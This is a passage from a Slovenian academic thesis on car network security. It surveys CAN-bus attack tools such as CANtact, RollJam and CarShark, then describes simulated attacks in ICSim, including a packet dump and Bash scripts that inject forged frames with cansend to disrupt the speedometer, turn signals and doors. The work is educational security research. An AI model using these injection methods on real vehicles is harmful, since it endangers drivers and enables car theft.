Orodje CANtact predstavlja vmesnik, ki omogoča fizično povezavo napadalčevega računalnika prek vhoda USB in notranjega omrežja avtomobila prek vrat OBD II kot prikazuje slika. Orodje z izklicno ceno okoli 50 evrov je nastalo kot alternativa dragih orodij, ki jih uporablja avtoindustrija z namenom povečanja dostopnosti takšnih orodij javnosti in s tem povezanega hitrejšega odkrivanja varnostnih ranljivosti ter odprave le-teh. Orodje CANtact skupaj s pripadajočo odprtokodno programsko opremo omogoča izdelavo skript v programskem jeziku Python, ki avtomatizirajo proces napada na določeno avtomobilsko omrežje s pošiljanjem paketov sporočil v tako imenovanem formatu UDS protokola CAN. [19] Tega v navadnem načinu delovanja uporabljajo serviserji za komunikacijo z elektronskimi nadzornimi enotami, ki pa ga lahko potencialni napadalci zlorabijo na način, da prek programiranih procedur glede na model avtomobila v omrežje pošiljajo specifične pakete in s tem upravljajo z delovanjem vseh pomembnih funkcij avtomobila. Dodatna funkcionalnost na sliki 4.7 [19] prikazanega orodja CANtact je tudi spletni repozitorij, ki potencialnim napadalcem omogoča deljenje tehnik napada nad posameznim avtomobilom in s tem pomaga začetnikom pri izvajanju le-teh.



Slika 4.7: Prikaz orodja CANtact. [19]


4.3.3 Orodje RollJam

Orodje RollJam izkorišča ranljivosti v sistemu za daljinsko odklepanje avtomobila s prestrezanjem posebnih zaščitnih kod, ki se spreminjajo ob vsaki zahtevi za dostop do avtomobila. [45] Napadalec se z uporabo omenjenega orodja vrine v začetni poskus komunikacije med daljinskim upravljalnikom legitimnega uporabnika in avtomobilom ter jima tako prepreči neposredno komunikacijo z uporabo dveh simultano delujočih radijskih modulov, zadolženih za motenje brezžičnega signala in zajem zaščitne kode. [45] Po neuspelem poskusu odklepa avtomobila legitimni uporabnik ponovno sproži proceduro odklepanja, tokrat z različno zaščitno kodo, ki jo napadalec z orodjem kot predhodno zajame. Ob tem orodje do avtomobila odpošlje predhodno zajeto kodo, ki le-tega odklene in s tem ne daje vtisa nepravilnosti oziroma napada legitimnemu uporabniku. [45] Orodje omogoča zajemanje poljubnega števila zaščitnih kod, od katerih se zadnja prejeta hrani v medpomnilniku in jo lahko napadalec ob primerni oddaljenosti kadarkoli uporabi za nelegitimen dostop do avtomobila. Na napade z na sliki 4.8 [45] prikazanim orodjem RollJam so dokazano občutljivi primeri avtomobilskih znamk, kot so Toyota, Volkswagen, Nissan in Ford, ki kot odgovor na takšne napade postopoma razvijajo nove sisteme s časovnim žigosanjem odposlanih zaščitnih kod. [45]

Slika 4.8: Prikaz orodja RollJam. [45]

4.3.4 Orodje CarShark


Programska oprema CarShark je nastala kot odgovor na ranljivo in nezavarovano strukturo, na kateri temelji protokol CAN. Omenjeno orodje je razvila skupina raziskovalcev z dveh ameriških fakultet in omogoča potencialnim napadalcem pošiljanje zlonamernih paketov ter analizo prometa v avtomobilskem omrežju CAN. Tako kot je pokazala skupina raziskovalcev [3] potrebujejo napadalci za uporabo orodja CarShark poleg ustreznih priključkov tudi neposreden dostop do vrat OBD II, prek katerih lahko nadzorujejo in pošiljajo zlonameren promet v omrežje avtomobila. Na način, prikazan na sliki 4.9 [3] lahko potencialni napadalci preko grafičnega vmesnika orodja zajamejo ustrezno količino paketov CAN, skozi katere lahko identificirajo pakete, ki so odgovorni za izvajanje določenih funkcionalnosti po posameznih področjih avtomobila. Poleg tega lahko s prej opisanima metodama vzvratnega inženiringa ter naključnega pošiljanja paketov v omrežje z orodjem CarShark potencialni napadalci aktivirajo tako rekoč vsa področja avtomobila; od ventilacije, osvetlitve pa vse do zavor.



Slika 4.9: Prikaz grafičnega vmesnika orodja CarShark. [3]

4.3.5 Orodje ICSim

Orodje ICSim je prva brezplačna simulacijska programska oprema, ki je namenjena predvsem za učenje in vadbo napadov na avtomobilsko omrežje CAN brez potrebe po uporabi opisanih fizičnih orodij in dostopu do avtomobila. Uporabnik lahko v simulatorju vzpostavi navidezni vmesnik in predvaja standardni omrežni promet protokola CAN. Hkrati lahko uporabnik zažene navidezno nadzorno ploščo in prek le-te psevdonaključni generator, ki z generiranim semenom naključno določi komponente paketa CAN, kot sta identifikacijska številka ter podatkovni biti za aktivacijo posamezne funkcije navideznega avtomobila. Generirano seme se prenese tudi na krmilnik (igralno konzolo), ki ga sinhronizira s funkcijami nadzorne plošče in prek katerega uporabnik aktivira določeno funkcijo, prikazano na sliki 4.10 [46]. S pomočjo predstavljene navidezne infrastrukture z zajemanjem omrežnega prometa, ki ga s krmilnikom generira uporabnik lahko slednji prek simulatorja preučuje zgradbo posameznih paketov CAN in z vzvratnim inženiringom ugotavlja funkcionalnosti, ki jih prožijo posamezni naključni paketi skozi različne simulacije. Uporabnik si med simulacijo lahko tudi nastavlja težavnosti napadov, ki se razlikujejo v zgradbi generiranih paketov med enotami avtomobila.



Slika 4.10: Prikaz komponent simulacijskega orodja ICSim. [46]

Poglavje 5

Izvedba napadov z orodjem ICSim

5.1 Priprava okolja za izvajanje napadov

Za izvajanje napadov smo zaradi narave orodja ICSim in dodatkov, ki jih le-ta uporablja potrebovali operacijski sistem Linux. Na slednjega smo s spletnega repozitorija poleg orodja ICSim prenesli in namestili tudi knjižnico SDL, potrebno za podporo nizkonivojske komunikacije med krmilnikom ali tipkovnico ter orodjem ICSim. Hkrati je bilo potrebno prenesti in namestiti programski paket SocketCAN, ki je odprtokodna zbirka orodij in gonilnikov protokola CAN v jedru operacijskega sistema Linux. Primeri orodij omenjene zbirke, ki smo jih uporabili v napadih so denimo orodje cansniffer za zajem prometa v omrežju CAN, orodje candump za analizo omrežnih paketov ter orodje cansend za odpošiljanje paketov v omrežje. V okviru priprave okolja za izvajanje napadov smo morali tudi vzpostaviti navidezni CAN vmesnik, prek katerega smo predvajali in s programoma Wireshark in cansniffer zajemali in analizirali generiran omrežni promet protokola CAN skozi različne napade. Na podlagi zgoraj povedanega smo naposled izpolnili vse predpogoje za zagon programskih skript navidezne nadzorne plošče in pripadajočega krmilnika simulacijskega orodja ICSim.

5.2 Opredelitev cilja in uporabljene metodologije pri izvedbi napadov

Nadzorna plošča in pripadajoči krmilnik orodja ICSim realizirata upravljanje podmnožice funkcij navideznega avtomobila v obliki manipuliranja hitrosti vožnje, proženja smerokazov ter avtomobilskega vratnega sistema. Seveda je v avtomobilu še cela vrsta takšnih in drugačnih funkcij, vendar je za ponazoritev ranljivosti avtomobila dovolj onesposobiti delovanje le omenjene podmnožice funkcij, ker vse od teh temeljijo na skupnem nam že znanem omrežnem protokolu CAN. Posledično smo si za cilj zadali na dejanskem primeru pokazati ranljivosti, ki lahko nastanejo zaradi nezavarovane strukture protokola CAN z onesposabljanjem delovanja merilnika hitrosti, smerokazov ter vratnega sistema v navideznem avtomobilu. Poleg cilja smo definirali tudi metodologijo izvedbe napadov, prek katere smo zadan cilj skušali doseči. Metodologija izvedbe napadov, ki smo je razvili je sestavljena iz faz:


- **Generiranje omrežnega prometa**
  Izvedbo napadov smo pričeli s periodično aktivacijo funkcij nadzorne plošče preko krmilnika orodja ICSim, s katerim smo generirali promet po omrežju.

- **Zajem omrežnega prometa**
  Z ustreznim analizatorjem prometa, kot je Wireshark ali cansniffer smo opravili zajem generiranega omrežnega prometa protokola CAN.

- **Analiza in rekonstrukcija omrežnega prometa**
  Zajeti omrežni promet smo analizirali s tehniko vzvratnega inženiringa in z izklapljanjem omrežnega prometa zunaj nadzorne plošče, s katerima smo po vzorcih zajetih paketov poskušali rekonstruirati funkcijo, ki jih je generirala. S tem smo po dovolj velikem številu zajetih paketov pridobili potreben format slednjih, ki smo jih nato uporabili za izvedbo nelegitimnih aktivnosti nad funkcijami avtomobila.

- **Ponarejanje in shranjevanje formatov paketa**
  Za zlonamerno aktivacijo funkcij smo določene formate paketov bodisi ponaredili bodisi samo shranili in jih uporabili kot vhodne podatke v programirane skripte za realizacijo napadov.

- **Odpošiljanje paketov v omrežje**
  Primer podan na sliki 5.1 ponazarja zlonamerno odpošiljanje paketov v omrežje (angl. CAN injection), ki smo ga izvedli z orodjem cansend iz zbirke SocketCAN. S tem smo nelegitimen paket vrinili v omrežje in posledično vplivali na delovanje tamkajšnjih sistemov, kot je prikazano v nadaljevanju poglavja.




Slika 5.1: Vrivanje zlonamernega paketa CAN v omrežje.


5.3 Izvedba in prikaz posledic napadov

Za doseganje prej izpostavljenega cilja smo po korakih prikazane metodologije napad z orodjem ICSim tudi izvedli. Izvedba napadov je temeljila na programiranju skript v ukaznem jeziku Bash, ki so na samodejen način pripravile okolje ter zagnale orodje ICSim in ob uporabnikovem proženju funkcij nadzorne plošče v ozadju pričele z zbiranjem omrežnega prometa. Slednji se je skozi izvajanje napadov shranjeval v posebno datoteko, ki smo jo pri analizi omrežnega prometa uporabili za ugotavljanje pripadnosti zajetih paketov določeni funkciji nadzorne plošče. Tukaj je potrebno omeniti, da smo si pri

analizi omrežnega prometa poleg v prejšnjem podpoglavju omenjene tehnike vzvratnega inženiringa krepko olajšali delo z vgrajeno funkcionalnostjo orodja ICSim, s katero je bilo možno izklopiti odvečni promet v ozadju, ki je generiran s strani enot zunaj funkcionalnega področja nadzorne plošče. Po ugotovljenih formatih paketov protokola CAN, prikazanem na sliki 5.2, ki jih orodje ICSim uporablja smo za proženje ustreznih funkcij nadzorne plošče bodisi takšnim paketom spremenili podatkovna polja bodisi jih le shranili za kasnejšo uporabo. Takšni paketi so predstavljali vhodne podatke v skripte, ki so v določenih časovnih intervalih pričele z zlonamernim oddajanjem paketov v avtomobilsko omrežje, podano na sliki 5.3 in so na ta način v avtomobil vnesle nesmiselne spremembe hitrosti na merilniku v realnem času, nepravilno utripanje smerokazov ter nenadzorovano delovanje vratnega sistema.




Slika 5.2: Sestava paketa CAN v omrežju orodja ICSim.



Slika 5.3: Prikaz sheme omrežja navideznega avtomobila v orodju ICSim.

5.3.1 Izvedba napada na merilnik hitrosti

Izvedbe napada na merilnik hitrosti navideznega avtomobila v orodju ICSim smo se lotili sistematično. Pričeli smo s simuliranjem vožnje, to je s periodičnim povečevanjem in zmanjševanjem hitrosti prek krmilnika. Kot prikazuje slika 5.4 smo z navideznim avtomobilom dosegli najvišjo možno hitrosti, ki jo le-ta omogoča. Tukaj velja omeniti, da smo se pri izvedbi napada na merilnik hitrosti osredotočili le na to funkcionalnost in se zaradi lažje ter hitrejše analize omrežnega prometa nismo odločili za sočasno proženje ostalih funkcij nadzorne plošče.



Slika 5.4: Prikaz proženja merilnika hitrosti navideznega avtomobila.

Med simuliranjem vožnje smo v ozadju pričeli s periodičnim zajemom omrežnega prometa, ki smo ga prek krmilnika s proženjem določenih funkcij generirali. V ta namen smo s programirano skripto, prikazano na sliki 5.5 pričeli z zajemom prometa z orodjem Wireshark in cansniffer na določenem vmesniku CAN, kjer generirani promet potuje. Prek omenjenih orodij smo kot prikazujeta sliki 5.6 in 5.7 skušali z analizo zajetega omrežnega prometa ugotoviti ustrezen format paketov, ki je zadolžen za prenos podatkov merilnika hitrosti.

sniff.sh

```
#!/bin/bash

#pricenjam spremljati CAN promet za cas 30 sekund

echo "Zajem podatkov omrezja CAN v teku..."
printf "\n"

#timeout 30s cansniffer -c -t 0 -l 0 -h 0 vcan0

tshark -i vcan0 -a duration:30 -w sniff.pcap

echo "Zajem zakljucen!"
printf "\n"

exit
```


Slika 5.5: Prikaz skripte za samodejen zajem omrežnega prometa.

No.	Time	Source	Destination	Length	Protocol	Info
1	0.000000000			16	CAN	STD: 0x00000164 00 00 c0 1a a8 00 00 22
2	0.000046000			13	CAN	STD: 0x00000133 00 00 00 00 89
3	0.000050000			16	CAN	STD: 0x00000136 00 02 00 00 00 00 00 0c
4	0.000052000			16	CAN	STD: 0x0000013a 00 00 00 00 00 00 00 0a
5	0.000054000			16	CAN	STD: 0x0000013f 00 00 00 05 00 00 00 00
6	0.001712000			16	CAN	STD: 0x0000017c 00 00 00 00 10 00 00 03
7	0.001721000			11	CAN	STD: 0x0000018e 00 00 4d
8	0.001723000			14	CAN	STD: 0x000001cf 80 05 00 00 00 0f
9	0.001726000			12	CAN	STD: 0x000001dc 02 00 00 0c
10	0.001728000			16	CAN	STD: 0x00000183 00 00 00 0e 00 00 10 0d
11	0.002895000			12	CAN	STD: 0x00000143 6b 6b 00 c2
12	0.004169000			13	CAN	STD: 0x00000244 00 00 00 01 68
13	0.006330000			16	CAN	STD: 0x00000095 80 00 07 f4 00 00 00 35
14	0.006375000			16	CAN	STD: 0x000001a4 00 00 00 08 00 00 00 2f

```
▸Frame 12: 13 bytes on wire (104 bits), 13 bytes captured (104 bits) on interface 0
▾Controller Area Network
  ...0 0000 0000 0000 0000 0010 0100 0100 = Identifier: 0x00000244
  0... .... .... .... .... .... .... .... = Extended Flag: False
  .0.. .... .... .... .... .... .... .... = Remote Transmission Request Flag: False
  ..0. .... .... .... .... .... .... .... = Error Flag: False
  Frame-Length: 5
▾Data (5 bytes)
  Data: 0000000168
  [Length: 5]

0000  00 00 02 44 05 00 00 00  00 00 00 01 68          ...D.... ....h
```

Slika 5.6: Prikaz zajetega omrežnega prometa z orodjem Wireshark.

Pri ugotavljanju formata paketa za merilnik hitrosti smo izvajali tehniko vzvratnega inženiringa, kjer smo ob analizi opazovali periodične spremembe vzorcev zajetih paketov po različnih identifikatorjih in s tem skušali iz zajetih paketov določiti funkcijo na krmilniku, ki jih je generirala. V ta namen smo z zmanjševanjem časa zajemanja omrežnega prometa v skripti in s pogostim spreminjanjem hitrosti avtomobila prek krmilnika povečali število za nas relevantnih paketov v omrežju in tako po določenem času uspeli z rekonstrukcijo funkcije, ki jih je generirala. Pri tem smo si pomagali z na sliki 5.7 prikazanim orodjem cansniffer, ki za razliko od programa Wireshark omogoča periodično označevanje sprememb podatkovnega polja zajetih paketov po posameznih identifikatorjih. Poleg vzvratnega inženiringa smo si med simulacijami pomagali tudi z v orodju ICSim implementirano funkcijo izklapljanja omrežnega prometa, namenjenega zunaj nadzorne plošče, ki nam je znatno olajšala postopek iskanja formata paketov merilnika hitrosti. Ko nam je ustrezen format paketa za merilnik hitrosti uspelo pridobiti smo morali zaradi prej zastavljenega cilja izvesti zlonamerno spreminjanje podatkovnega polja. Na ta način smo s poskušanjem uspeli določiti zlonamerni strukturi paketa, ki sta predstavljali vhod v skripto, prikazano na sliki 5.8, ki je kazalec merilnika hitrosti med napadom premikala med skrajnimi legami merilnika hitrosti, kot to prikazuje slika 5.9.




Slika 5.7: Prikaz zajetega omrežnega prometa z orodjem cansniffer.

corrupt_speedometer.sh ×

```
#!/bin/bash

# Periodična sprememba kazalca hitrosti od MAX do MIN.

declare -a arr=("244#0000000000000000" "244#aaaaaaaa11111111")

while :

do

var=$(( ( RANDOM % 2 ) + 1 ))

# MAX hitrost.
cansend vcan0 ${arr[1]}

sleep $var

var=$(( ( RANDOM % 2 ) ))

# MIN hitrost.
cansend vcan0 ${arr[0]}

sleep $var


done


exit
```


Slika 5.8: Prikaz skripte za izvedbo napada na merilnik hitrosti.



Slika 5.9: Prikaz posledic napada na merilnik hitrosti.

5.3.2 Izvedba napada na smerokaze

Na podoben način kot napad na merilnik hitrosti smo izvedli napad na smerokaze. Napad smo pričeli z aktivacijami funkcij levega in desnega smerokaza prek krmilnika orodja ICSim, kot prikazuje slika 5.10. Hkrati smo medtem v ozadju prek skripte, predstavljene na sliki 5.5 na določenem navideznem vmesniku CAN pričeli z zajemom omrežnega prometa, ki smo ga s proženjem funkcij ustvarili. Zajet omrežni promet smo nato na identičen način kot pri napadu na merilnik hitrosti analizirali s tehniko vzvratnega inženiringa ter z izklapljanjem omrežnega prometa, namenjenega zunaj nadzorne plošče navideznega avtomobila, s katerima smo iskali ustrezne formate paketov za proženje smerokazov. Ob odkritju slednjih smo za razliko od napada na merilnik hitrosti pakete za proženje levega, desnega in obojih smerokazov nespremenjene posredovali za vhodne podatke v programirano skripto, prikazano na sliki 5.11. V omenjeni skripti smo v različnih časovnih intervalih realizirali zlonamerno oddajanje prej najdenih paketov, kar je pripeljalo do nepravilnega delovanja smerokazov s primerom, ki je podan na sliki 5.12.




Slika 5.10: Prikaz proženja smerokaza med simulacijo.

corrupt_direction_indicators.sh

```
#!/bin/bash

# Kombinirano priziganje in izklapljanje smerokazov.

declare -a arr0=("188#010000" "188#020000" "188#ffffffffffffffff")

declare -a arr1=("188#000000" "188#0000000000000000")

while :

do

var=$(( ( RANDOM % 1 ) ))

# prizgi levi smerokaz.

cansend vcan0 ${arr0[0]}

sleep $var

# izklopi levi smerokaz.

cansend vcan0 ${arr1[0]}

sleep $var

# prizgi desni smerokaz.

cansend vcan0 ${arr0[1]}

sleep $var

# izklopi desni smerokaz.

cansend vcan0 ${arr1[0]}
```


Slika 5.11: Prikaz skripte za izvedbo napada na smerokaze.



Slika 5.12: Prikaz posledic napada na smerokaze.

5.3.3 Izvedba napada na vratni sistem

Zadnji v seriji napadov na funkcije nadzorne plošče avtomobila, ki jih omogoča orodje ICSim, je bila izvedba napada na vratni sistem. Izvedbo slednjega smo kot običajno pričeli z aktiviranjem funkcij za posamično in kombinirano odpiranje in zapiranje vrat, kot prikazuje slika 5.13. Sočasno ob proženju omenjenih funkcij smo v ozadju analogno s predhodnimi izvedbami napadov pričeli z zajemom omrežnega prometa na določenem navideznem vmesniku CAN prek že omenjene skripte, predstavljene na sliki 5.5. Za rekonstrukcijo funkcij vratnega sistema iz zajetih paketov smo pri analizi omrežnega prometa uporabljali tehniko vzvratnega inženiringa ter izklapljanje omrežnega prometa, nerelevantnega s funkcijami nadzorne plošče navideznega avtomobila. Na ta način smo pridobili potrebne formate paketov za proženje funkcij vratnega sistema, ki smo jih kot pri napadu uporabili kot vhodne podatke v programirano skripto, prikazano na sliki 5.14. V slednji smo z nedeterminističnim psevdonaključnim generatorjem izvedli odpiranje in zapiranje vrat in s tem v navidezni avtomobil vpeljali na sliki 5.15 prikazano nenadzorovano delovanje vratnega sistema.

